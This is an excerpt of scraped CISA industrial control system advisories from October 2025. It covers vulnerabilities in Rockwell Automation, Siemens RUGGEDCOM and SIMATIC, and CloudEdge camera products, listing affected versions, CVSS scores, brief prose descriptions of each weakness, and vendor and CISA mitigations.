A CVSS v4 score has also been calculated for CVE-2025-9124. A base score of 8.7 has been calculated; the CVSS vector string is (AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:H/SC:N/SI:N/SA:N).

3.3 BACKGROUND

  • CRITICAL INFRASTRUCTURE SECTORS: Critical Manufacturing
  • COUNTRIES/AREAS DEPLOYED: Worldwide
  • COMPANY HEADQUARTERS LOCATION: United States

3.4 RESEARCHER

Rockwell Automation reported this vulnerability to CISA.

4. MITIGATIONS

Rockwell Automation recommends users upgrade their devices to 30.14 or later.

Users of the affected software unable to upgrade to one of the corrected
versions should follow Rockwell Automation's security best practices.

CISA recommends users take defensive measures to minimize the risk of exploitation of this vulnerability, such as:

  • Minimize network exposure for all control system devices and/or systems, ensuring they are not accessible from the internet.
  • Locate control system networks and remote devices behind firewalls and isolating them from business networks.
  • When remote access is required, use more secure methods, such as Virtual Private Networks (VPNs), recognizing VPNs may have vulnerabilities and should be updated to the most current version available. Also recognize VPN is only as secure as the connected devices.

CISA reminds organizations to perform proper impact analysis and risk assessment prior to deploying defensive measures.

CISA also provides a section for control systems security recommended practices on the ICS webpage on cisa.gov/ics. Several CISA products detailing cyber defense best practices are available for reading and download, including Improving Industrial Control Systems Cybersecurity with Defense-in-Depth Strategies.

CISA encourages organizations to implement recommended cybersecurity strategies for proactive defense of ICS assets.

Additional mitigation guidance and recommended practices are publicly available on the ICS webpage at cisa.gov/ics in the technical information paper, ICS-TIP-12-146-01B--Targeted Cyber Intrusion Detection and Mitigation Strategies.

Organizations observing suspected malicious activity should follow established internal procedures and report findings to CISA for tracking and correlation against other incidents.

No known public exploitation specifically targeting this vulnerability has been reported to CISA at this time.

5. UPDATE HISTORY

  • October 21, 2025: Initial Republication of Rockwell Automation advisory SD1755
  • ✇ICS Advisories
  • Siemens RUGGEDCOM ROS Devices CISA
    As of January 10, 2023, CISA will no longer be updating ICS security advisories for Siemens product vulnerabilities beyond the initial advisory. For the most up-to-date information on vulnerabilities in this advisory, please see Siemens' ProductCERT Security Advisories (CERT Services | Services | Siemens Global). View CSAF 1. EXECUTIVE SUMMARY CVSS v4 7.7 ATTENTION: Exploitable remotely/low attack complexity Vendor: Siemens Equipment: RUGGEDCOM ROS Devices Vulnerabilities: Use of a Broken or Ri
     

Siemens RUGGEDCOM ROS Devices

Por:CISA
21 de Outubro de 2025, 09:00

As of January 10, 2023, CISA will no longer be updating ICS security advisories for Siemens product vulnerabilities beyond the initial advisory. For the most up-to-date information on vulnerabilities in this advisory, please see Siemens' ProductCERT Security Advisories (CERT Services | Services | Siemens Global).

View CSAF

1. EXECUTIVE SUMMARY

  • CVSS v4 7.7
  • ATTENTION: Exploitable remotely/low attack complexity
  • Vendor: Siemens
  • Equipment: RUGGEDCOM ROS Devices
  • Vulnerabilities: Use of a Broken or Risky Cryptographic Algorithm, Improper Handling of Exceptional Conditions, Protection Mechanism Failure

2. RISK EVALUATION

Successful exploitation of these vulnerabilities could allow attackers to perform man-in-the-middle attacks, cause denial of service, compromise encrypted communications, and gain unauthorized access to devices until a reboot occurs.

3. TECHNICAL DETAILS

3.1 AFFECTED PRODUCTS

Siemens reports that the following products are affected:

  • RUGGEDCOM i800: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM RMC8388 V5.X: All versions before 5.10.0
  • RUGGEDCOM RMC8388NC V5.X: All versions before 5.10.0 (CVE-2025-41224)
  • RUGGEDCOM RP110: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM RS1600: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM RS1600F: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM RS1600T: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM RS400: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM i801: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM RS401: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM RS416: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM RS416NCv2 V5.X: All versions before 5.10.0 (CVE-2025-41224)
  • RUGGEDCOM RS416P: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM RS416PNCv2 V5.X: All versions before 5.10.0 (CVE-2025-41224)
  • RUGGEDCOM RS416Pv2 V4.X: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM RS416Pv2 V5.X: All versions before 5.10.0
  • RUGGEDCOM RS416v2 V4.X: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM RS416v2 V5.X: All versions before 5.10.0
  • RUGGEDCOM RS8000: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM i802: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM RS8000A: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM RS8000H: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM RS8000T: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM RS900: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM RS900 (32M) V4.X: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM RS900 (32M) V5.X: All versions before 5.10.0
  • RUGGEDCOM RS900G: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM RS900G (32M) V4.X: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM RS900G (32M) V5.X: All versions before 5.10.0
  • RUGGEDCOM RS900GNC(32M) V5.X: All versions before 5.10.0 (CVE-2025-41224)
  • RUGGEDCOM i803: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM RS900GP: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM RS900L: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM RS900M-GETS-C01: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM RS900M-GETS-XX: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM RS900M-STND-C01: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM RS900M-STND-XX: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM RS900NC(32M) V5.X: All versions before 5.10.0 (CVE-2025-41224)
  • RUGGEDCOM RS900W: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM RS910: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM RS910L: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM M2100: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM RS910W: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM RS920L: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM RS920W: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM RS930L: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM RS930W: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM RS940G: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM RS969: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM RSG2100: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM RSG2100 (32M) V4.X: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM RSG2100 (32M) V5.X: All versions before 5.10.0
  • RUGGEDCOM M2200: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM RSG2100NC(32M) V5.X: All versions before 5.10.0 (CVE-2025-41224)
  • RUGGEDCOM RSG2100P: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM RSG2100P (32M) V4.X: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM RSG2100P (32M) V5.X: All versions before 5.10.0
  • RUGGEDCOM RSG2100PNC (32M) V5.X: All versions before 5.10.0 (CVE-2025-41224)
  • RUGGEDCOM RSG2200: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM RSG2288 V4.X: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM RSG2288 V5.X: All versions before 5.10.0
  • RUGGEDCOM RSG2288NC V5.X: All versions before 5.10.0 (CVE-2025-41224)
  • RUGGEDCOM RSG2300 V4.X: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM M969: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM RSG2300 V5.X: All versions before 5.10.0
  • RUGGEDCOM RSG2300NC V5.X: All versions before 5.10.0 (CVE-2025-41224)
  • RUGGEDCOM RSG2300P V4.X: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM RSG2300P V5.X: All versions before 5.10.0
  • RUGGEDCOM RSG2300PNC V5.X: All versions before 5.10.0 (CVE-2025-41224)
  • RUGGEDCOM RSG2488 V4.X: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM RSG2488 V5.X: All versions before 5.10.0
  • RUGGEDCOM RSG2488NC V5.X: All versions before 5.10.0 (CVE-2025-41224)
  • RUGGEDCOM RSG907R: All versions before 5.10.0
  • RUGGEDCOM RSG908C: All versions before 5.10.0
  • RUGGEDCOM RMC30: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM RSG909R: All versions before 5.10.0
  • RUGGEDCOM RSG910C: All versions before 5.10.0
  • RUGGEDCOM RSG920P V4.X: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • Siemens RUGGEDCOM RSG920P V5.X: All versions before 5.10.0
  • RUGGEDCOM RSG920PNC V5.X: All versions before 5.10.0 (CVE-2025-41224)
  • RUGGEDCOM RSL910: All versions before 5.10.0
  • RUGGEDCOM RSL910NC: All versions before 5.10.0 (CVE-2025-41224)
  • RUGGEDCOM RST2228: All versions before 5.10.0
  • RUGGEDCOM RST2228P: All versions before 5.10.0
  • RUGGEDCOM RST916C: All versions before 5.10.0
  • RUGGEDCOM RMC8388 V4.X: All versions (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223)
  • RUGGEDCOM RST916P: All versions before 5.10.0

3.2 VULNERABILITY OVERVIEW

3.2.1 USE OF A BROKEN OR RISKY CRYPTOGRAPHIC ALGORITHM CWE-327

The affected products support insecure cryptographic algorithms. An attacker could leverage these legacy algorithms to achieve a man-in-the-middle attack or impersonate communicating parties.

CVE-2023-52236 has been assigned to this vulnerability. A CVSS v3.1 base score of 7.0 has been calculated; the CVSS vector string is (CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:L/A:L).

A CVSS v4 score has also been calculated for CVE-2023-52236. A base score of 6.1 has been calculated; the CVSS vector string is (CVSS:4.0/AV:N/AC:H/AT:N/PR:N/UI:P/VC:H/VI:L/VA:L/SC:N/SI:N/SA:N).

3.2.2 IMPROPER HANDLING OF EXCEPTIONAL CONDITIONS CWE-755

Affected devices do not properly handle malformed TLS handshake messages. This could allow an attacker with network access to the webserver to cause a denial of service resulting in the web server and the device to crash.

CVE-2025-41222 has been assigned to this vulnerability. A CVSS v3.1 base score of 5.3 has been calculated; the CVSS vector string is (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:L).

A CVSS v4 score has also been calculated for CVE-2025-41222. A base score of 6.9 has been calculated; the CVSS vector string is (CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:L/SC:N/SI:N/SA:N).

3.2.3 USE OF A BROKEN OR RISKY CRYPTOGRAPHIC ALGORITHM CWE-327

The affected devices support the TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256 cipher suite, which uses CBC (Cipher Block Chaining) mode that is known to be vulnerable to timing attacks. This could allow an attacker to compromise the integrity and confidentiality of encrypted communications.

CVE-2025-41223 has been assigned to this vulnerability. A CVSS v3.1 base score of 4.8 has been calculated; the CVSS vector string is (CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:N).

A CVSS v4 score has also been calculated for CVE-2025-41223. A base score of 6.3 has been calculated; the CVSS vector string is (CVSS:4.0/AV:N/AC:H/AT:N/PR:N/UI:N/VC:L/VI:L/VA:N/SC:N/SI:N/SA:N).

3.2.4 PROTECTION MECHANISM FAILURE CWE-693

The affected products do not properly enforce interface access restrictions when changing from management to non-management interface configurations until a system reboot occurs, despite configuration being saved. This could allow an attacker with network access and credentials to gain access to the device through non-management and maintain SSH access to the device until reboot.

CVE-2025-41224 has been assigned to this vulnerability. A CVSS v3.1 base score of 8.8 has been calculated; the CVSS vector string is (CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H).

A CVSS v4 score has also been calculated for CVE-2025-41224. A base score of 7.7 has been calculated; the CVSS vector string is (CVSS:4.0/AV:A/AC:L/AT:P/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N).

3.3 BACKGROUND

  • CRITICAL INFRASTRUCTURE SECTORS: Critical Manufacturing
  • COUNTRIES/AREAS DEPLOYED: Worldwide
  • COMPANY HEADQUARTERS LOCATION: Germany

3.4 RESEARCHER

Thomas Riedmaier from Siemens Energy reported these vulnerabilities to Siemens.

4. MITIGATIONS

Siemens has released new versions for several affected products and recommends updating to the latest versions. Siemens is preparing further fix versions and recommends countermeasures for products where fixes are not yet available:

  • RUGGEDCOM RMC8388 V5.X, RUGGEDCOM RS416Pv2 V5.X, RUGGEDCOM RS416v2 V5.X, RUGGEDCOM RS900 (32M) V5.X, RUGGEDCOM RS900G (32M) V5.X, RUGGEDCOM RSG2100 (32M) V5.X, RUGGEDCOM RSG2100P (32M) V5.X, RUGGEDCOM RSG2288 V5.X, RUGGEDCOM RSG2300 V5.X, RUGGEDCOM RSG2300P V5.X, RUGGEDCOM RSG2488 V5.X, RUGGEDCOM RSG907R, RUGGEDCOM RSG908C, RUGGEDCOM RSG909R, RUGGEDCOM RSG910C, RUGGEDCOM RSG920P V5.X, RUGGEDCOM RSL910, RUGGEDCOM RST2228, RUGGEDCOM RST2228P, RUGGEDCOM RST916C, RUGGEDCOM RST916P: Update to V5.10.0 or later version.
  • (CVE-2023-52236): Restrict access to port 80/tcp, 443/tcp and 22/tcp to trusted IP addresses only.
  • (CVE-2023-52236, CVE-2025-41222): Deactivate the webserver if not required, and if deactivation is supported by the product.
  • (CVE-2023-52236, CVE-2025-41222): Deactivate the SSH server if not required, and if deactivation is supported by the product.
  • (CVE-2023-52236, CVE-2025-41222, CVE-2025-41223) RUGGEDCOM i800, RUGGEDCOM i801, RUGGEDCOM i802, RUGGEDCOM i803, RUGGEDCOM M2100, RUGGEDCOM M2200, RUGGEDCOM M969, RUGGEDCOM RMC30, RUGGEDCOM RMC8388 V4.X, RUGGEDCOM RP110, RUGGEDCOM RS1600, RUGGEDCOM RS1600F, RUGGEDCOM RS1600T, RUGGEDCOM RS400, RUGGEDCOM RS401, RUGGEDCOM RS416, RUGGEDCOM RS416P, RUGGEDCOM RS416Pv2 V4.X, RUGGEDCOM RS416v2 V4.X, RUGGEDCOM RS8000, RUGGEDCOM RS8000A, RUGGEDCOM RS8000H, RUGGEDCOM RS8000T, RUGGEDCOM RS900, RUGGEDCOM RS900 (32M) V4.X, RUGGEDCOM RS900G, RUGGEDCOM RS900G (32M) V4.X, RUGGEDCOM RS900GP, RUGGEDCOM RS900L, RUGGEDCOM RS900M-GETS-C01, RUGGEDCOM RS900M-GETS-XX, RUGGEDCOM RS900M-STND-C01, RUGGEDCOM RS900M-STND-XX, RUGGEDCOM RS900W, RUGGEDCOM RS910, RUGGEDCOM RS910L, RUGGEDCOM RS910W, RUGGEDCOM RS920L, RUGGEDCOM RS920W, RUGGEDCOM RS930L, RUGGEDCOM RS930W, RUGGEDCOM RS940G, RUGGEDCOM RS969, RUGGEDCOM RSG2100, RUGGEDCOM RSG2100 (32M) V4.X, RUGGEDCOM RSG2100P, RUGGEDCOM RSG2100P (32M) V4.X, RUGGEDCOM RSG2200, RUGGEDCOM RSG2288 V4.X, RUGGEDCOM RSG2300 V4.X, RUGGEDCOM RSG2300P V4.X, RUGGEDCOM RSG2488 V4.X, RUGGEDCOM RSG920P V4.X: Currently no fix is available.
  • (CVE-2025-41222): Restrict access to port 80/tcp, 443/tcp and 22/TCP, to trusted IP addresses only.
  • (CVE-2025-41223): Configure the web client to use GCM ciphers; for list of ROS supported cipher suites refer to configuration manual.
  • (CVE-2025-41224) RUGGEDCOM RMC8388NC V5.X, RUGGEDCOM RS416NCv2 V5.X, RUGGEDCOM RS416PNCv2 V5.X, RUGGEDCOM RS900GNC(32M) V5.X, RUGGEDCOM RS900NC(32M) V5.X, RUGGEDCOM RSG2100NC(32M) V5.X, RUGGEDCOM RSG2100PNC (32M) V5.X, RUGGEDCOM RSG2288NC V5.X, RUGGEDCOM RSG2300NC V5.X, RUGGEDCOM RSG2300PNC V5.X, RUGGEDCOM RSG2488NC V5.X, RUGGEDCOM RSG920PNC V5.X, RUGGEDCOM RSL910NC: Update to V5.10.0 or later version.

As a general security measure, Siemens recommends protecting network access to devices with appropriate mechanisms. To operate the devices in a protected IT environment, Siemens recommends configuring the environment according to Siemens' operational guidelines for industrial security and following recommendations in the product manuals.

Additional information on industrial security by Siemens can be found on the Siemens industrial security webpage.

For more information see the associated Siemens security advisory SSA-083019 in HTML and CSAF.

CISA recommends users take defensive measures to minimize the risk of exploitation of these vulnerabilities, such as:

  • Minimize network exposure for all control system devices and/or systems, ensuring they are not accessible from the internet.
  • Locate control system networks and remote devices behind firewalls and isolating them from business networks.
  • When remote access is required, use more secure methods, such as Virtual Private Networks (VPNs). Recognize VPNs may have vulnerabilities, should be updated to the most recent version available, and are only as secure as the connected devices.

CISA reminds organizations to perform proper impact analysis and risk assessment prior to deploying defensive measures.

CISA also provides a section for control systems security recommended practices on the ICS webpage on cisa.gov. Several CISA products detailing cyber defense best practices are available for reading and download, including Improving Industrial Control Systems Cybersecurity with Defense-in-Depth Strategies.

CISA encourages organizations to implement recommended cybersecurity strategies for proactive defense of ICS assets.

Additional mitigation guidance and recommended practices are publicly available on the ICS webpage at cisa.gov in the technical information paper, ICS-TIP-12-146-01B--Targeted Cyber Intrusion Detection and Mitigation Strategies.

Organizations observing suspected malicious activity should follow established internal procedures and report findings to CISA for tracking and correlation against other incidents.

No known public exploitation specifically targeting these vulnerabilities has been reported to CISA at this time.

5. UPDATE HISTORY

  • October 21, 2025: Initial Republication of Siemens ProductCERT SSA-083019
  • ✇ICS Advisories
  • Rockwell Automation 1783-NATR CISA
    View CSAF 1. EXECUTIVE SUMMARY CVSS v4 9.9 ATTENTION: Exploitable remotely/low attack complexity Vendor: Rockwell Automation Equipment: 1783-NATR Vulnerabilities: Missing Authentication for Critical Function, Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting'), Cross-Site Request Forgery (CSRF) 2. RISK EVALUATION Successful exploitation of these vulnerabilities could result in a denial-of-service, data modification, or in an attacker obtaining sensitive informa
     

Rockwell Automation 1783-NATR

Por:CISA
21 de Outubro de 2025, 09:00

View CSAF

1. EXECUTIVE SUMMARY

  • CVSS v4 9.9
  • ATTENTION: Exploitable remotely/low attack complexity
  • Vendor: Rockwell Automation
  • Equipment: 1783-NATR
  • Vulnerabilities: Missing Authentication for Critical Function, Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting'), Cross-Site Request Forgery (CSRF)

2. RISK EVALUATION

Successful exploitation of these vulnerabilities could result in a denial-of-service, data modification, or in an attacker obtaining sensitive information.

3. TECHNICAL DETAILS

3.1 AFFECTED PRODUCTS

The following versions of 1783-NATR are affected:

  • 1783-NATR: All versions prior to 1.006

3.2 VULNERABILITY OVERVIEW

3.2.1 MISSING AUTHENTICATION FOR CRITICAL FUNCTION CWE-306

Multiple Broken Authentication security issues exist in the affected product. The security issues are due to missing authentication checks on critical functions. These could result in potential denial-of-service, admin account takeover, or NAT rule modifications. Devices would no longer be able to communicate through NATR as a result of denial-of-service or NAT rule modifications. NAT rule modification could also result in device communication to incorrect endpoints. Admin account takeover could allow modification of configuration and require physical access to restore.

CVE-2025-7328 has been assigned to this vulnerability. A CVSS v3 base score of 10.0 has been calculated; the CVSS vector string is (AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H).

A CVSS v4 score has also been calculated for CVE-2025-7328. A base score of 9.9 has been calculated; the CVSS vector string is (AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:H).

3.2.2 IMPROPER NEUTRALIZATION OF INPUT DURING WEB PAGE GENERATION ('CROSS-SITE SCRIPTING') CWE-79

A Stored Cross-Site Scripting security issue exists in the affected product that could potentially allow a malicious user to view and modify sensitive data or make the webpage unavailable. The vulnerability stems from missing special character filtering and encoding. Successful exploitation requires an attacker to be able to update configuration fields behind admin login.

CVE-2025-7329 has been assigned to this vulnerability. A CVSS v3 base score of 8.4 has been calculated; the CVSS vector string is (AV:N/AC:L/PR:H/UI:R/S:C/C:H/I:H/A:H).

A CVSS v4 score has also been calculated for CVE-2025-7329. A base score of 8.5 has been calculated; the CVSS vector string is (AV:N/AC:L/AT:N/PR:H/UI:P/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N).

3.2.3 CROSS-SITE REQUEST FORGERY (CSRF) CWE-352

A cross-site request forgery security issue exists in the product and version listed. The vulnerability stems from missing CSRF checks on the impacted form. This allows for unintended configuration modification if an attacker can convince a logged in admin to visit a crafted link.

CVE-2025-7330 has been assigned to this vulnerability. A CVSS v3 base score of 8.0 has been calculated; the CVSS vector string is (AV:N/AC:H/PR:N/UI:R/S:C/C:N/I:H/A:H).

A CVSS v4 score has also been calculated for CVE-2025-7330. A base score of 7.0 has been calculated; the CVSS vector string is (AV:N/AC:L/AT:N/PR:N/UI:A/VC:N/VI:H/VA:H/SC:N/SI:N/SA:N).

3.3 BACKGROUND

  • CRITICAL INFRASTRUCTURE SECTORS: Critical Manufacturing
  • COUNTRIES/AREAS DEPLOYED: Worldwide
  • COMPANY HEADQUARTERS LOCATION: United States

3.4 RESEARCHER

Rockwell Automation reported these vulnerabilities to CISA.

4. MITIGATIONS

Rockwell Automation recommends users upgrade their devices to 1.007 or later.

Users of the affected software unable to upgrade to one of the corrected
versions should follow Rockwell Automation's security best practices.

CISA recommends users take defensive measures to minimize the risk of exploitation of these vulnerabilities, such as:

  • Minimize network exposure for all control system devices and/or systems, ensuring they are not accessible from the internet.
  • Locate control system networks and remote devices behind firewalls and isolating them from business networks.
  • When remote access is required, use more secure methods, such as Virtual Private Networks (VPNs), recognizing VPNs may have vulnerabilities and should be updated to the most current version available. Also recognize VPN is only as secure as the connected devices.

CISA reminds organizations to perform proper impact analysis and risk assessment prior to deploying defensive measures.

CISA also provides a section for control systems security recommended practices on the ICS webpage on cisa.gov/ics. Several CISA products detailing cyber defense best practices are available for reading and download, including Improving Industrial Control Systems Cybersecurity with Defense-in-Depth Strategies.

CISA encourages organizations to implement recommended cybersecurity strategies for proactive defense of ICS assets.

Additional mitigation guidance and recommended practices are publicly available on the ICS webpage at cisa.gov/ics in the technical information paper, ICS-TIP-12-146-01B--Targeted Cyber Intrusion Detection and Mitigation Strategies.

Organizations observing suspected malicious activity should follow established internal procedures and report findings to CISA for tracking and correlation against other incidents.

No known public exploitation specifically targeting these vulnerabilities has been reported to CISA at this time.

5. UPDATE HISTORY

  • October 21, 2025: Initial Republication of Rockwell Automation advisory SD1756
  • ✇ICS Advisories
  • CloudEdge Online Cameras and App CISA
    View CSAF 1. EXECUTIVE SUMMARY CVSS v4 8.7 ATTENTION: Exploitable remotely/low attack complexity Vendor: CloudEdge Equipment: CloudEdge App, CloudEdge Online Cameras Vulnerability: Use of Hard-coded Credentials 2. RISK EVALUATION Successful exploitation of this vulnerability could allow an attacker to gain access to live video feed and camera control. 3. TECHNICAL DETAILS 3.1 AFFECTED PRODUCTS The following CloudEdge products are known to be affected: CloudEdge App: Version 4.4.2 3.2 VULNERA
     

CloudEdge Online Cameras and App

Por:CISA
21 de Outubro de 2025, 09:00

View CSAF

1. EXECUTIVE SUMMARY

  • CVSS v4 8.7
  • ATTENTION: Exploitable remotely/low attack complexity
  • Vendor: CloudEdge
  • Equipment: CloudEdge App, CloudEdge Online Cameras
  • Vulnerability: Use of Hard-coded Credentials

2. RISK EVALUATION

Successful exploitation of this vulnerability could allow an attacker to gain access to live video feed and camera control.

3. TECHNICAL DETAILS

3.1 AFFECTED PRODUCTS

The following CloudEdge products are known to be affected:

  • CloudEdge App: Version 4.4.2

3.2 VULNERABILITY OVERVIEW

3.2.1 Improper Neutralization of Wildcards or Matching Symbols CWE-155

The CloudEdge Cloud does not sanitize the MQTT topic input, which could allow an attacker to leverage the MQTT wildcard to receive all the messages that should be delivered to other users by subscribing to the a MQTT topic. In these messages, the attacker can obtain the credentials and key information to connect to the cameras from peer to peer.

CVE-2025-11757 has been assigned to this vulnerability. A CVSS v3.1 base score of 7.5 has been calculated; the CVSS vector string is (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N).

A CVSS v4 score has also been calculated for CVE-2025-11757. A base score of 8.7 has been calculated; the CVSS vector string is (AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N).

3.3 BACKGROUND

  • CRITICAL INFRASTRUCTURE SECTORS: Commercial Facilities
  • COUNTRIES/AREAS DEPLOYED: Worldwide
  • COMPANY HEADQUARTERS LOCATION: China

3.4 RESEARCHER

Ph4ng0t reported this vulnerability to CISA.

4. MITIGATIONS

CloudEdge and its parent company Meari Technologies did not respond to CISA's attempts at coordination. Users of CloudEdge Cameras are encouraged to contact CloudEdge or Meari Technolgies and keep their systems up to date.

CISA recommends users take defensive measures to minimize the risk of exploitation of this vulnerability, such as:

  • Minimize network exposure for all control system devices and/or systems, ensuring they are not accessible from the internet.
  • Locate control system networks and remote devices behind firewalls and isolating them from business networks.
  • When remote access is required, use more secure methods, such as Virtual Private Networks (VPNs), recognizing VPNs may have vulnerabilities and should be updated to the most current version available. Also recognize VPN is only as secure as the connected devices.

CISA reminds organizations to perform proper impact analysis and risk assessment prior to deploying defensive measures.

CISA also provides a section for control systems security recommended practices on the ICS webpage on cisa.gov/ics. Several CISA products detailing cyber defense best practices are available for reading and download, including Improving Industrial Control Systems Cybersecurity with Defense-in-Depth Strategies.

CISA encourages organizations to implement recommended cybersecurity strategies for proactive defense of ICS assets.

Additional mitigation guidance and recommended practices are publicly available on the ICS webpage at cisa.gov/ics in the technical information paper, ICS-TIP-12-146-01B--Targeted Cyber Intrusion Detection and Mitigation Strategies.

Organizations observing suspected malicious activity should follow established internal procedures and report findings to CISA for tracking and correlation against other incidents.

CISA also recommends users take the following measures to protect themselves from social engineering attacks:

No known public exploitation specifically targeting this vulnerability has been reported to CISA at this time.

5. UPDATE HISTORY

  • October 21, 2025: Initial Publication
  • ✇ICS Advisories
  • Siemens SIMATIC S7-1200 CPU V1/V2 Devices CISA
    As of January 10, 2023, CISA will no longer be updating ICS security advisories for Siemens product vulnerabilities beyond the initial advisory. For the most up-to-date information on vulnerabilities in this advisory, please see Siemens' ProductCERT Security Advisories (CERT Services | Services | Siemens Global). View CSAF 1. EXECUTIVE SUMMARY CVSS v4 8.7 ATTENTION: Exploitable remotely/low attack complexity Vendor: Siemens Equipment: SIMATIC S7-1200 CPU V1/V2 Devices Vulnerabilities: Improper
     

Siemens SIMATIC S7-1200 CPU V1/V2 Devices

Por:CISA
21 de Outubro de 2025, 09:00

As of January 10, 2023, CISA will no longer be updating ICS security advisories for Siemens product vulnerabilities beyond the initial advisory. For the most up-to-date information on vulnerabilities in this advisory, please see Siemens' ProductCERT Security Advisories (CERT Services | Services | Siemens Global).

View CSAF

1. EXECUTIVE SUMMARY

  • CVSS v4 8.7
  • ATTENTION: Exploitable remotely/low attack complexity
  • Vendor: Siemens
  • Equipment: SIMATIC S7-1200 CPU V1/V2 Devices
  • Vulnerabilities: Improper Input Validation, Authentication Bypass by Capture-replay

2. RISK EVALUATION

Successful exploitation of these vulnerabilities could allow an unauthenticated remote attacker to trigger functions by record and playback of legitimate network communication, or place the controller in stop/defect state by causing a communications error.

3. TECHNICAL DETAILS

3.1 AFFECTED PRODUCTS

Siemens reports that the following products are affected:

  • SIMATIC S7-1200 CPU V1 family (incl. SIPLUS variants): All versions before 2.0.3 (CVE-2011-20001)
  • SIMATIC S7-1200 CPU V1 family (incl. SIPLUS variants): All versions before 2.0.2 (CVE-2011-20002)
  • SIMATIC S7-1200 CPU V2 family (incl. SIPLUS variants): All versions before 2.0.3 (CVE-2011-20001)
